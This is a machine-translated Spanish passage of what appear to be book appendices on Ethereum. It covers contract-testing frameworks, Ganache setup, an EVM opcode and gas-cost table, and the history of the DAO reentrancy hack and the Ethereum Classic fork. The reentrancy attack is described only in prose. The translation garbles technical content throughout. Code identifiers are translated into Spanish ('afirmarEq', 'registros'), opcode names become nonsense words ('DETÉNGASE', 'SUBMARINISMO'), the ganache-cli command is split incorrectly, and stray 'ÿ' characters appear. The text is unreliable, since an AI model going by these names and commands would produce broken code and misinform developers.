Marco	Idioma(s) de prueba	Pruebas estructura	Sitio web del emulador de cadena
Trufa	JavaScript/Solidity	Mocha	TestRPC/Ganache https://truffleframework.com/
Embarcar	JavaScript	Moca	TestRPC/Ganache https://embark.status.im/docs/
Dapp	Solidez	prueba ds (disfraz)	ethrun (paridad) https://dapp.tools/dapp/
populus	Pitón	pytest	Emulador de cadena Python https://populus.readthedocs.io

Trufa

Truffle permite que las pruebas unitarias se escriban en JavaScript (basado en Mocha) o Solidity. Estas pruebas se ejecutan contra Ganache.

Embarcar

Embark se integra con Mocha para ejecutar pruebas unitarias escritas en JavaScript. Las pruebas, a su vez, se ejecutan en contratos implementados en TestRPC/Ganache. El marco Embark implementa automáticamente contratos inteligentes y volverá a implementar automáticamente los contratos cuando se modifiquen. También realiza un seguimiento de los contratos implementados y los implementa solo cuando realmente se necesitan. Embark incluye una biblioteca de prueba para ejecutar y probar rápidamente sus contratos en un EVM, con funciones como assert.equal. El comando embarque test ejecutará cualquier archivo de prueba bajo el directorio *test*.

Dapp

Dapp usa código nativo de Solidity (una biblioteca llamada ds-test) y una biblioteca de Rust construida por Parity llamada ethrun para ejecutar el código de bytes de Ethereum y luego afirmar que es correcto. La biblioteca ds-test proporciona funciones de aserción para validar la corrección y eventos para registrar datos en la consola.

Las funciones de afirmación incluyen:

```
afirmar(condición bool)
afirmarEq(dirección a, dirección b)
afirmarEq(bytes32 a, bytes32 b) afirmarEq(int
a, int b) afirmarEq(uint a, uint b)
afirmarEq0(bytes a, bytes b)
expectEventsExact(dirección destino)
```

Los comandos de registro registrarán información en la consola, lo que los hará útiles para la depuración:

```
registros (bytes)
```

```
log_bytes32(bytes32)
log_named_bytes32(bytes32 clave, bytes32 val)
log_named_address(bytes32 clave, valor de dirección)
log_named_int(bytes32 clave, int val)
log_named_uint(bytes32 clave, valor uint)
log_named_decimal_int(bytes32 clave, valor int, uint decimales)
log_named(bytes3_uint) clave, uint val, uint decimales)
```

populus

Populus usa Python y su propio emulador de cadena para ejecutar contratos escritos en Solidity. Las pruebas unitarias están escritas en Python con la biblioteca pytest. Populus admite la redacción de contratos específicamente para pruebas. Estos nombres de archivo de contrato deben coincidir con el patrón global *Test*.sol* y estar ubicados en cualquier lugar bajo el directorio de pruebas del proyecto, *tests.*

Pruebas en cadena de bloques

Aunque la mayoría de las pruebas no deberían realizarse en contratos implementados, el comportamiento de un contrato se puede verificar a través de clientes de Ethereum. Los siguientes comandos se pueden usar para evaluar el estado de un contrato inteligente.
Estos comandos deben escribirse en la terminal geth, aunque cualquier consola web3 también los admitirá.

Para obtener la dirección de un contrato *attxhash,* use:

eth.getTransactionReceipt(txhash); Este comando
obtiene el código de un contrato desplegado *en la dirección del contrato;* esto se puede usar para verificar la implementación adecuada:

eth.getCode(dirección del contrato)

Esto obtiene los registros completos del contrato ubicado en la dirección especificada en *las opciones,* lo cual es útil para ver el historial de llamadas de un contrato:

eth.getPastLogs(opciones)

Finalmente, este comando obtiene el almacenamiento ubicado *en una dirección* con un desplazamiento de *posición:*

eth.getStorageAt(dirección, posición)

Ganache: una cadena de bloques de prueba local

Ganache es una cadena de bloques de prueba local que puede usar para implementar contratos, desarrollar sus aplicaciones y ejecutar pruebas. Está disponible como aplicación de escritorio (con una interfaz gráfica de usuario) para Windows, macOS y Linux. También está disponible como una utilidad de línea de comandos llamada ganache-cli. Para obtener más detalles e instrucciones de instalación de la aplicación de escritorio Ganache, consulte https://truffleframework.com/ganache.

El código de ganache-cli se puede encontrar en https://github.com/trufflesuite/ganache-cli/.

Para instalar la línea de comando ganache-cli, use npm:

$ npm install -g ganache-cli

Puede usar ganache-cli para iniciar una cadena de bloques local para realizar pruebas de la siguiente manera:

```
$ ganache-cli\
  --networkId=3 \ --
  port="8545" \ --
  verbose \ --
  gasLimit=8000000 \
```

--preciogasolina=4000000000;

Algunas notas sobre esta línea de comando:

ÿ Verifique que los valores de --networkId y --port flag coincidan con su configuración en *truffle.js.*

ÿ Compruebe que el valor del indicador --gasLimit coincida con el último límite de gas de la red principal (por ejemplo, 8ÿ000ÿ000 de gas) que se muestra en https://ethstats.net para evitar encontrar excepciones innecesarias de "sin gas". Tenga en cuenta que un --gasPrice de 4000000000 representa un precio de gasolina de 4 gwei.

ÿ Si lo desea, puede ingresar un valor de marca --mnemonic para restaurar una billetera HD anterior y las direcciones asociadas.

Apéndice A: Códigos de operación EVM de Ethereum y consumo de gas

Este apéndice se basa en el trabajo de consolidación realizado por la gente de https://github.com/trailofbits/evm-opcodes como referencia para los códigos de operación de Ethereum VM (EVM) y la información de instrucciones con licencia de Apache License 2.0.

Tabla 1. Códigos de operación EVM y costo de gas

código de operación	Nombre	Descripción	Información extra	Gas
0x00	DETÉNGASE	Detiene la ejecución	-	0
0x01	AGREGAR	operación de suma	-	3
0x02	mul	Operación de multiplicación	-	5
0x03	SUB	Operación de resta -		3
0x04	DIV	Operación de división entera	-	5
0x05	SDIV	Operación de división de enteros con signo (truncada)	-	5
0x06	MODIFICACIÓN	Resto de módulo operación	-	5
0x07	SMOD	Operación de resto de módulo con signo	-	5
0x08	ADDMOD	Adición de módulo operación	-	8
0x09	MULMOD	Operación de multiplicación de módulo	-	8
0x0a	Exp	operación exponencial -		10***
0x0b	SIGNEXTEND	Extender la longitud del entero con signo en complemento a dos	-	5
0x0c - 0x0f	No usado	No usado	-	
0x10	LT	Menos que comparación -		3
0x11	GT	Mas grande que comparación	-	3
0x12	SLT	Comparación menor que con signo	-	3
0x13	sargento	Comparación con signo mayor que	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x14	ecualizador	Comparación de igualdad	-	3
0x15	ISZERO	Operador NOT simple -		3
0x16	Y	Y bit a bit operación	-	3
0x17	O	Operación OR bit a bit	-	3
0x18	XOR	Operación XOR bit a bit -		3
0x19	NO	Operación NO bit a bit -		3
0x1a	BYTE	Recuperar un solo byte de la palabra	-	3
0x1b - 0x1f	No usado	No usado	-	
0x20	SHA3	Calcular hash Keccak-256	-	30
0x21 - 0x2f	No usado	No usado	-	
0x30	DIRECCIÓN	Obtener dirección de ejecutando actualmente cuenta	-	2
0x31	BALANCE	Obtener saldo de la cuenta dada	-	400
0x32	ORIGEN	Obtener ejecución dirección de origen	-	2
0x33	LLAMADOR	Obtener la dirección de la persona que llama	-	2
0x34	VALOR DE LA LLAMADA	Obtener valor depositado por la instrucción/transacción responsable de esto ejecución	-	2
0x35	CARGA DE DATOS DE LLAMADA	Obtener datos de entrada de entorno actual	-	3
0x36	CALLDATASIZE	Obtener el tamaño de los datos de entrada en corriente ambiente	-	2
0x37	COPIA DE DATOS DE LLAMADA	Copiar datos de entrada en el entorno actual a la memoria	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x38	CÓDIGO TAMAÑO	Obtener el tamaño del código ejecutándose en el entorno actual	-	2
0x39	CODECOPIA	Copie el código que se está ejecutando entorno actual a la memoria	-	3
0x3a	PRECIO DEL GASOLINA	Obtenga el precio del gas en el entorno actual	-	2
0x3b	EXTCODESIZE	obtener el tamaño de un codigo de cuenta	-	700
0x3c	EXTCODECOPIA	Copiar el código de una cuenta a la memoria	-	700
0x3d	RETURNDATASIZE Empuja el tamaño del búfer de retorno de datos en la pila		EIP-211	2
0x3e	RETURNDATACOPY Copia datos del devolver el búfer de datos a memoria		EIP-211	3
0x3f	No usado	-	-	
0x40	BLOCKHASH	Consigue el hachís de uno de los 256 más recientes bloques completos	-	20
0x41	BASE DE MONEDAS	Obtener el bloque Dirección Beneficiaria	-	2
0x42	MARCA DE TIEMPO	Obtener el bloque marca de tiempo	-	2
0x43	NÚMERO	Obtener el bloque número	-	2
0x44	DIFICULTAD	Obtener el bloque dificultad	-	2
0x45	LÍMITE DE GASOLINA	Obtener el gas del bloque límite	-	2
0x46 - 0x4f	No usado	-	-	
0x50	ESTALLIDO	Quitar palabra de pila	-	2
0x51	MCARGAR	Cargar palabra de memoria	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x52	TIENDA M	Guardar palabra en la memoria -		3*
0x53	MSTORE8	Guardar byte en la memoria -		3
0x54	CARGA	Cargar palabra de almacenamiento	-	200
0x55	TIENDA	Guardar palabra en el almacenamiento	-	0*
0x56	SALTO	Alterar el programa encimera	-	8
0x57	JUMPI	Alterar condicionalmente el contador del programa	-	10
0x58	OBTENER PC	Obtener el valor de la contador de programa anterior al incremento	-	2
0x59	TAMAÑO	Obtener el tamaño de activo memoria en bytes	-	2
0x5a	GAS	Obtener la cantidad de gas disponible, incluyendo el correspondiente reducción en el cantidad de disponible gas	-	2
0x5b	SALTO	Marcar como válido destino para saltos	-	1
0x5c - 0x5f	No usado	-	-	
0x60	EMPUJAR1	Coloque un elemento de 1 byte en pila	-	3
0x61	PUSH2	Coloque un elemento de 2 bytes en la pila	-	3
0x62	PUSH3	Coloque un elemento de 3 bytes en pila	-	3
0x63	PUSH4	Coloque un elemento de 4 bytes en la pila	-	3
0x64	PUSH5	Coloque un elemento de 5 bytes en la pila	-	3
0x65	PUSH6	Coloque un elemento de 6 bytes en pila	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x66	PUSH7	Coloque el elemento de 7 bytes en la pila	-	3
0x67	PUSH8	Coloque un elemento de 8 bytes en pila	-	3
0x68	PUSH9	Coloque el elemento de 9 bytes en la pila	-	3
0x69	PUSH10	Coloque un elemento de 10 bytes en la pila	-	3
0x6a	PUSH11	Coloque un elemento de 11 bytes en pila	-	3
0x6b	EMPUJAR12	Coloque un elemento de 12 bytes en la pila	-	3
0x6c	EMPUJAR13	Coloque un elemento de 13 bytes en pila	-	3
0x6d	PUSH14	Coloque un elemento de 14 bytes en la pila	-	3
0x6e	PUSH15	Coloque un elemento de 15 bytes en pila	-	3
0x6f	PUSH16	Coloque un elemento de 16 bytes en pila	-	3
0x70	PUSH17	Coloque un elemento de 17 bytes en la pila	-	3
0x71	PUSH18	Coloque un elemento de 18 bytes en pila	-	3
0x72	PUSH19	Coloque un elemento de 19 bytes en la pila	-	3
0x73	PUSH20	Coloque un elemento de 20 bytes en pila	-	3
0x74	PUSH21	Coloque un elemento de 21 bytes en la pila	-	3
0x75	PUSH22	Coloque un elemento de 22 bytes en la pila	-	3
0x76	PUSH23	Coloque el elemento de 23 bytes en pila	-	3
0x77	PUSH24	Coloque un elemento de 24 bytes en la pila	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x78	PUSH25	Coloque un elemento de 25 bytes en la pila	-	3
0x79	PUSH26	Coloque un elemento de 26 bytes en pila	-	3
0x7a	PUSH27	Coloque el elemento de 27 bytes en la pila	-	3
0x7b	PUSH28	Coloque el elemento de 28 bytes en la pila	-	3
0x7c	EMPUJAR29	Coloque el elemento de 29 bytes en pila	-	3
0x7d	PUSH30	Coloque un elemento de 30 bytes en la pila	-	3
0x7e	PUSH31	Coloque el elemento de 31 bytes en pila	-	3
0x7f	PUSH32	Coloque el elemento de 32 bytes (palabra completa) en la pila	-	3
0x80	DUP1	Duplicar la primera pila artículo	-	3
0x81	DUP2	Duplicar la segunda pila artículo	-	3
0x82	DUP3	Duplicar la tercera pila artículo	-	3
0x83	DUP4	Duplicar la cuarta pila artículo	-	3
0x84	DUP5	Duplicar el elemento de la quinta pila	-	3
0x85	DUP6	Duplicar la sexta pila artículo	-	3
0x86	DUP7	Duplicar el artículo de la séptima pila	-	3
0x87	DUP8	Duplicar la octava pila artículo	-	3
0x88	DUP9	Duplicar la novena pila artículo	-	3
0x89	DUP10	Duplicar el elemento de la décima pila	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x8a	DUP11	Duplicar el elemento de la pila 11	-	3
0x8b	DUP12	Duplicar la pila 12 artículo	-	3
0x8c	DUP13	Elemento de pila 13 duplicado	-	3
0x8d	DUP14	Duplicar la pila 14 artículo	-	3
0x8e	DUP15	Duplicar la pila 15 artículo	-	3
0x8f	DUP16	Duplicar la pila 16 artículo	-	3
0x90	INTERCAMBIAR1	Intercambiar elementos de la primera y la segunda pila	-	3
0x91	SWAP2	Intercambio 1° y 3° apilar artículos	-	3
0x92	SWAP3	Intercambiar elementos de la primera y la cuarta pila	-	3
0x93	SWAP4	Intercambio 1° y 5° apilar elementos	-	3
0x94	SWAP5	Intercambio 1° y 6° apilar elementos	-	3
0x95	SWAP6	Intercambiar elementos de la pila 1 y 7	-	3
0x96	SWAP7	Intercambio 1° y 8° apilar elementos	-	3
0x97	SWAP8	Intercambiar artículos de la pila 1 y 9	-	3
0x98	SWAP9	Intercambio 1º y Elementos de la décima pila	-	3
0x99	SWAP10	Intercambiar elementos de pila 1 y 11	-	3
0x9a	SWAP11	Intercambiar elementos de la pila 1 y 12	-	3
0x9b	SWAP12	Intercambio 1º y Elementos de la pila 13	-	3

código de operación	Nombre	Descripción	Información extra	Gas
0x9c	SWAP13	Intercambiar elementos de pila 1 y 14	-	3
0x9d	SWAP14	Intercambio 1º y elementos de la pila 15	-	3
0x9e	SWAP15	Intercambiar elementos de pila 1 y 16	-	3
0x9f	SWAP16	Intercambiar elementos de pila 1 y 17	-	3
0xa0	LOG0	Agregar registro de registro sin temas	-	375
0xa1	REGISTRO1	Agregar registro de registro con un tema	-	750
0xa2	LOG2	Agregar registro de registro con dos temas	-	1125
0xa3	LOG3	Agregar registro de registro con tres temas	-	1500
0xa4	LOG4	Agregar registro de registro con cuatro temas	-	1875
0xa5 - 0xaf	No usado	-	-	
0xb0	SALTA A	Liberación tentativa tiene diferentes numeros	EIP 615	
0xb1	JUMPIF	Tentativo	EIP-615	
0xb2	SUBMARINISMO	Tentativo	EIP-615	
0xb4	JUMP SUBV	Tentativo	EIP-615	
0xb5	EMPIEZA SUB	Tentativo	EIP-615	
0xb6	BEGINDATA	Tentativo	EIP-615	
0xb8	DEVOLVER SUB	Tentativo	EIP-615	
0xb9	PONLOCAL	Tentativo	EIP-615	
0xba	OBTENERLOCA	Tentativo	EIP-615	
0xbb - 0xe0	No usado	-	-	
0xe1	SLOADBYTES	Solo se hace referencia en pyethereum	-	-

código de operación	Nombre	Descripción	Información extra	Gas
0xe2	STOREBYTES	Solo se hace referencia en pyethereum	-	-
0xe3	TAMAÑO	Solo se hace referencia en pyethereum	-	-
0xe4 - 0xef	No usado	-	-	
0xf0	CREAR	Crea una cuenta nueva con código asociado	-	32000
0xf1	LLAMAR	Mensaje-llamada a un cuenta	-	Complicado
0xf2	CÓDIGO DE LLAMADA	Mensaje-llamada a esta cuenta con cuenta alternativa código	-	Complicado
0xf3	DEVOLVER	Detener la ejecución devolver datos de salida	-	0
0xf4	DELEGATECALL	Llamada de mensaje a esta cuenta con un cuenta alternativa código, pero persistiendo en esta cuenta con una alternativa codigo de cuenta	-	Complicado
0xf5	CALLBLACKBOX	-	-	40
0xf6 - 0xf9	No usado	-	-	
0xfa	LLAMADA ESTÁTICA	Similar a CALL, pero no modifica el estado	-	40
0xfb	CREAR2	Crea una cuenta nueva y establecer la creación frente a sha3(remitente + sha3(código inicial)) % 2**160	-	
0xfc	TXEXECGAS	No en papel amarillo ARREGLARME	-	-
0xfd	REVERTIR	Detener la ejecución y revertir los cambios de estado, sin consumir todo el gas proporcionado y proporcionando una razón	-	0

código de operación	Nombre	Descripción	Información extra	Gas
0xfe	INVÁLIDO	Instrucción no válida designada	-	0
0xff	AUTO DESTRUCCIÓN	Detener la ejecución y registrar cuenta para eliminación posterior	-	5000*

Apéndice A: Historia de la bifurcación de Ethereum

La mayoría de las bifurcaciones duras se planifican como parte de una hoja de ruta de actualización y consisten en actualizaciones con las que la comunidad generalmente está de acuerdo (es decir, hay consenso social). Sin embargo, algunas bifurcaciones duras carecen de consenso, lo que conduce a múltiples cadenas de bloques distintas. Los eventos que llevaron a la división de Ethereum/Ethereum Classic son uno de esos casos y se analizan en este apéndice.

Etéreo clásico (ETC)

Ethereum Classic surgió después de que los miembros de la comunidad Ethereum implementaran una bifurcación dura sensible al tiempo (nombre en código "DAO"). El 20 de julio de 2016, a una altura de bloque de 1,92 millones, Ethereum introdujo un cambio de estado irregular a través de una bifurcación dura en un esfuerzo por devolver aproximadamente 3,6 millones de éter que se habían tomado de un contrato inteligente conocido como The DAO. Casi todos estuvieron de acuerdo en que el éter sustraído había sido robado y que dejarlo todo en manos del ladrón sería perjudicial para el desarrollo del ecosistema Ethereum, así como para la plataforma misma.

Devolver el ether a sus respectivos propietarios como si The DAO nunca hubiera existido fue técnicamente fácil, aunque políticamente controvertido. Varias personas en el ecosistema no estuvieron de acuerdo con este cambio, creyendo que la inmutabilidad debería ser un principio fundamental de la cadena de bloques de Ethereum sin excepción; eligieron continuar la cadena original bajo el nombre de Ethereum Classic. Si bien la división en sí fue inicialmente ideológica, desde entonces las dos cadenas se han convertido en entidades separadas.

El Organismo Autónomo Descentralizado (DAO)

La DAO fue creada por Slock.it, con el objetivo de proporcionar financiamiento y gobernanza basados en la comunidad para proyectos. La idea central era que se enviarían propuestas, los curadores administrarían las propuestas, se recaudarían fondos de los inversores dentro de la comunidad Ethereum y, si los proyectos resultaban exitosos, los inversores recibirían una parte de las ganancias.

El DAO también fue uno de los primeros experimentos en un token de Ethereum. En lugar de financiar proyectos directamente con ether, los participantes cambiarían su ether por tokens DAO, los usarían para votar sobre la financiación del proyecto y luego podrían cambiarlos por ether.

Los tokens DAO estuvieron disponibles para comprar en una venta colectiva que se llevó a cabo del 5 al 30 de abril de 2016, acumulando casi el 14 % del ether total existente, que valía ~$150 millones en ese momento.

El error de reentrada

El 9 de junio de 2016, los desarrolladores Peter Vessenes y Chriseth informaron que la mayoría de los contratos basados en Ethereum que administraban fondos eran potencialmente vulnerables a un exploit que podría vaciar los fondos del contrato. Unos días después, el 12 de junio, Stephen Tual (cofundador de Slock.it) informó que el código de la DAO no era vulnerable al error descrito por Peter y Chriseth. Los contribuyentes preocupados de DAO respiraron aliviados, hasta cinco días después, cuando un atacante desconocido comenzó a drenar The DAO utilizando un exploit similar al que se había emitido la advertencia. En última instancia, el atacante de DAO desvió ~ 3,6 millones de éter de The DAO.

Simultáneamente, un grupo de voluntarios que se autodenominaban Robin Hood Group (RHG) comenzó a utilizar el mismo exploit para retirar los fondos restantes con el fin de salvarlos de ser robados por el atacante DAO. El 21 de junio, la RHG anunció que había asegurado alrededor del 70% de

Los fondos de la DAO (alrededor de 7,2 millones de éter), con planes para devolverlo a la comunidad (lo que hicieron con éxito en la red ETC y no fue necesario hacerlo en la red Ethereum después de la bifurcación). Se dieron muchas gracias y elogios a RHG por su pensamiento rápido y acciones rápidas que ayudaron a asegurar la mayor parte del éter de la comunidad.

Detalles técnicos

Si bien Phil Daian brinda una explicación más detallada y completa del error , la explicación breve es que una función crucial en el DAO tenía dos líneas de código en el orden incorrecto, lo que significa que el atacante podría tener solicitudes para retirar ether repetidamente. , antes de que se completara la comprobación de si el atacante tenía derecho a la retirada. Este tipo de vulnerabilidad se describe en [reentrancy_security].

Flujo de ataque

Imagínese que tiene $100 en su cuenta bancaria y puede llevarle al cajero del banco cualquier cantidad de boletas de retiro. El cajero le daría dinero por cada boleta en orden, y solo después de procesar todas las boletas registraría su retiro. ¿Qué pasaría si les trajeras tres recibos, cada uno solicitando retirar $100? ¿Y si les trajeras tres mil?

El ataque DAO funcionó así:

1. El atacante DAO solicita el contrato DAO para retirar tokens DAO (DAO).
2. El atacante le pide al contrato que retire *DAO nuevamente,* antes de que el contrato actualice sus registros. para demostrar que DAO fue retirado.
3. El atacante repite el paso 2 tantas veces como sea posible.
4. El contrato finalmente registra un solo retiro de DAO, perdiendo la pista de los retiros que sucedió en el ínterin.

La bifurcación dura de DAO

Afortunadamente, había varias medidas de seguridad integradas en The DAO: en particular, todas las solicitudes de retiro estaban sujetas a un retraso de 28 días. Esto le dio a la comunidad un poco de tiempo para discutir qué hacer con el exploit, porque aproximadamente del 17 de junio al 20 de julio, el atacante DAO no podría convertir sus tokens DAO en éter.

Varios desarrolladores se centraron en encontrar una solución viable y se exploraron múltiples vías en este corto espacio de tiempo. Entre ellos se encontraba una *bifurcación suave de DAO,* anunciada el 24 de junio, para retrasar los retiros de DAO hasta que se alcanzara un consenso, y una *bifurcación dura de DAO,* anunciada el 15 de julio, para revertir los efectos del ataque DAO con un cambio de estado excepcional.

El 28 de junio, los desarrolladores descubrieron un exploit DoS en la bifurcación suave de DAO y concluyeron que la bifurcación dura de DAO sería la única opción viable para resolver completamente la situación. La bifurcación dura de DAO transferiría todo el ether que se había invertido en The DAO a un nuevo contrato inteligente de reembolso, lo que permitiría a los propietarios originales del ether reclamar reembolsos completos. Esto proporcionó una solución para devolver los fondos pirateados, pero también significó interferir con los saldos de direcciones específicas en la red, por muy aisladas que estuvieran. También habría algo de éter sobrante en partes de The DAO conocidas como *childDAO.* Un grupo de fideicomisarios autorizaría manualmente el éter sobrante, por un valor de ~ $ 6-7 millones en ese momento.

Con el tiempo agotándose, varios equipos de desarrollo de Ethereum crearon clientes que permitían a un usuario

para decidir si querían habilitar esta bifurcación. Sin embargo, los creadores del cliente querían decidir si optar por participar (no bifurcar de forma predeterminada) o no participar (bifurcar de forma predeterminada). El 15 de julio se abrió una votación en *carbonvote.com.* Al día siguiente, a la altura de la manzana 1.894.000, se cerró. Del 5,5 % del suministro total de éter que votó, ~80 % de los votos (~4,5 % del suministro total de éter) votaron a favor de la exclusión voluntaria. Una cuarta parte del voto de exclusión provino de una sola dirección.

En última instancia, la decisión se convirtió en optar por no participar, por lo que aquellos que se opusieron a la bifurcación dura de DAO tendrían que declarar explícitamente su oposición cambiando una opción de configuración en el software que estaban ejecutando.

El 20 de julio, a la altura del bloque 1.920.000, Ethereum implementó la bifurcación dura DAO y así se crearon dos redes Ethereum: una que incluía el cambio de estado y la otra que lo ignoraba.

Cuando el Ethereum de la bifurcación dura de DAO (Ethereum actual) ganó la mayoría del poder minero, muchos asumieron que se logró el consenso y que la cadena minoritaria se desvanecería, como en las bifurcaciones anteriores. A pesar de esto, una parte considerable de la comunidad de Ethereum (aproximadamente el 10% por valor y poder de minería) comenzó a apoyar la cadena no bifurcada, que llegó a conocerse como Ethereum Classic.

A los pocos días de la bifurcación, varios intercambios comenzaron a incluir tanto Ethereum ("ETH") como Ethereum Classic ("ETC"). Debido a la naturaleza de las bifurcaciones duras, todos los usuarios de Ethereum que tenían ether en el momento de la división tenían fondos en ambas cadenas, y pronto se estableció un valor de mercado para ETC con Poloniex listando a ETC el 24 de julio .

Cronología de la bifurcación dura de DAO

- 5 de abril de 2016: Slock.it crea The DAO luego de una auditoría de seguridad realizada por Dejavu Security.
- 30 de abril de 2016: Lanzamiento de DAO crowdsale .
- 27 de mayo de 2016: Finaliza el crowdsale de DAO.
- 9 de junio de 2016: Se descubre un error genérico de llamada recursiva y se cree que afecta a muchos contratos de Solidity que rastrean los saldos de los usuarios.
- 12 de junio de 2016: Stephen Tual declara que los fondos de la DAO no están en riesgo.
- 17 de junio de 2016: se explota el DAO y se usa una variante del error descubierto (denominado "error de reingreso") para comenzar a drenar los fondos, y eventualmente atrapar ~30% del éter.
- 21 de junio de 2016: RHG anuncia que ha asegurado el otro ~70 % del éter almacenado en The DAO.
- 24 de junio de 2016: Se anuncia un voto de bifurcación blanda a través de la señalización de aceptación a través de los clientes de Geth y Parity, diseñado para retener fondos temporalmente hasta que la comunidad pueda decidir mejor qué hacer.
- 28 de junio de 2016: se descubre una vulnerabilidad en la bifurcación suave y se abandona.
- 28 de junio de 2016 al 15 de julio: los usuarios debaten si hacer una bifurcación dura o no; la mayor parte del público vocal el debate ocurre en el subreddit */r/ethereum* .
- 15 de julio de 2016: se propone la bifurcación dura DAO para devolver los fondos tomados en el ataque DAO.
- 15 de julio de 2016: se lleva a cabo una votación en CarbonVote para decidir si la bifurcación dura de DAO será opcional (no bifurcar por defecto) o no (bifurcar por defecto).
- 16 de julio de 2016: 5,5% del total de votos de suministro de éter; ~80% de los votos (~4.5% del suministro total) son a favor de la bifurcación de exclusión voluntaria, con una cuarta parte de los votos a favor provenientes de un solo

Dirección.

- 20 de julio de 2016: la bifurcación dura se produce en el bloque 1.920.000.
- 20 de julio de 2016: los que están en contra de la bifurcación dura DAO continúan ejecutando el antiguo software de cliente; esto genera problemas con las transacciones que se reproducen en ambas cadenas.
- 24 de julio de 2016: Poloniex enumera la cadena Ethereum original bajo el símbolo de cotización ETC; es el primer intercambio en hacerlo.
- 10 de agosto de 2016: La RHG transfiere 2,9 millones del ETC recuperado a Poloniex para convertirlo a ETH por consejo de Bity SA; El 14% de las tenencias totales de RHG se convierten de ETC a ETH y otras criptomonedas, y Poloniex congela el otro 86% de ETH depositado.
- 30 de agosto de 2016: Poloniex devuelve los fondos congelados a RHG, que luego establece un contrato de reembolso en la cadena ETC.
- 11 de diciembre de 2016: Se forma el equipo de desarrollo de ETC de IOHK, dirigido por el miembro fundador de Ethereum, Charles Hoskinson.
- 13 de enero de 2017: La red ETC se actualiza para resolver problemas de reproducción de transacciones; las cadenas ahora están funcionalmente separadas.
- 20 de febrero de 2017: Se forma el ETCDEVTeam, liderado por el desarrollador de ETC Igor Artamonov (splix).

Ethereum y Ethereum Clásico

Si bien la división inicial se centró en The DAO, las dos redes, Ethereum y Ethereum Classic, ahora son proyectos separados, aunque la comunidad de Ethereum aún realiza la mayor parte del desarrollo y simplemente se transfiere a las bases de código de Ethereum Classic. Sin embargo, el conjunto completo de diferencias está en constante evolución y es demasiado extenso para cubrirlo en este apéndice. Sin embargo, vale la pena señalar que las cadenas difieren significativamente en su desarrollo central y estructura comunitaria. Algunas de las diferencias técnicas se discuten a continuación.

El EVM

En su mayor parte (al momento de escribir este artículo), las dos redes siguen siendo altamente compatibles: el código de contrato producido para una cadena se ejecuta como se esperaba en la otra; pero existen algunas pequeñas diferencias en los OPCODES de EVM (consulte los EIP 140, 145 y 214).

Desarrollo de red central

Al ser proyectos abiertos, las plataformas blockchain suelen tener muchos usuarios y colaboradores. Sin embargo, el desarrollo de la red central (es decir, el código que ejecuta la red) a menudo lo realizan grupos pequeños debido a la experiencia y el conocimiento necesarios para desarrollar este tipo de software. En Ethereum, este trabajo lo realizan la Fundación Ethereum y voluntarios. En Ethereum Classic, lo realizan ETCDEV, IOHK y voluntarios.

Otras bifurcaciones notables de Ethereum

Ellaism es una red basada en Ethereum que tiene la intención de usar PoW exclusivamente para proteger la cadena de bloques. No tiene cuotas previas a la mina ni de desarrollador obligatorias, con todo el apoyo y desarrollo donado gratuitamente por la comunidad. Sus desarrolladores creen que esto hace que el suyo sea "uno de los proyectos de Ethereum puro más honestos" y que es "excepcionalmente interesante como plataforma para desarrolladores, educadores y entusiastas serios". Ellaism es una plataforma pura de contratos inteligentes. Su objetivo es crear una plataforma de contrato inteligente que sea justa y confiable". Los principios de la plataforma son los siguientes:

> *Todos los cambios y actualizaciones del protocolo deben esforzarse por mantener y reforzar estos Principios del Ellaísmo.*

- *Política Monetaria: 280 millones de monedas.*
- *Sin censura: nadie debería poder evitar que se confirmen txs válidos.*
- *Código abierto: el código fuente de Ellaism siempre debe estar abierto para que cualquiera pueda leerlo, modificarlo, copiarlo y compartirlo.*
- *Sin permiso: ningún guardián arbitrario debe impedir que nadie sea parte de la red (usuario, nodo, minero, etc).*
- *Seudónimo: no se debe requerir identificación para poseer, use Ellaism.*
- *Fungible: todas las monedas son iguales y deben poder gastarse por igual.*
- *Transacciones irreversibles: los bloques confirmados deben ser grabados en piedra. Historia de la cadena de bloques debe ser inmutable.*
- *Sin bifurcaciones duras contenciosas: nunca bifurcaciones duras sin el consenso de toda la comunidad. Sólo rompa el consenso existente cuando sea necesario.*
- *Muchas actualizaciones de características se pueden llevar a cabo sin una bifurcación dura, como mejorar la rendimiento de la EVM.*

También se han producido varias otras bifurcaciones en Ethereum. Algunas de estas son bifurcaciones duras, en el sentido de que se separaron directamente de la red Ethereum preexistente. Otros son bifurcaciones de software: usan el software de cliente/nodo de Ethereum pero ejecutan redes completamente separadas sin ningún historial compartido con Ethereum. Es probable que haya más bifurcaciones durante la vida de Ethereum.

También hay varios otros proyectos que afirman ser bifurcaciones de Ethereum, pero en realidad se basan en tokens ERC20 y se ejecutan en la red Ethereum. Dos ejemplos de estos son EtherBTC (ETHB) y Ethereum Modification (EMOD). Estos no son tenedores en el sentido tradicional y, a veces, pueden llamarse "lanzamientos aéreos".

Aquí hay un breve resumen de algunas de las bifurcaciones más notables que han ocurrido:

- *Expanse* fue la primera bifurcación de la cadena de bloques Ethereum en ganar tracción. Se anunció a través del foro Bitcoin Talk el 7 de septiembre de 2015. La bifurcación real ocurrió una semana después, el 14 de septiembre de 2015, a una altura de bloque de 800 000. Originalmente fue fundada por Christopher Franko y James Clayton. Su visión declarada era crear una cadena avanzada para: "identidad, gobernanza, caridad, comercio y equidad".

- *EthereumFog* (ETF) se lanzó el 14 de diciembre de 2017 y se bifurcó a una altura de bloque de 4.730.660. El objetivo declarado del proyecto es desarrollar "computación de niebla descentralizada mundial" centrándose en la computación de niebla y el almacenamiento descentralizado. Todavía hay poca información sobre lo que esto realmente implicará.

- *EtherZero* (ETZ) se lanzó el 19 de enero de 2018, a una altura de bloque de 4ÿ936ÿ270. Sus innovaciones notables fueron la introducción de una arquitectura de masternode y la eliminación de la transacción

  Tarifas para contratos inteligentes para permitir una diversidad más amplia de DApps. ha habido algunas criticas

de algunos miembros destacados de la comunidad Ethereum, MyEtherWallet y MetaMask, debido a la falta de claridad en torno al desarrollo y algunas acusaciones de posible phishing.

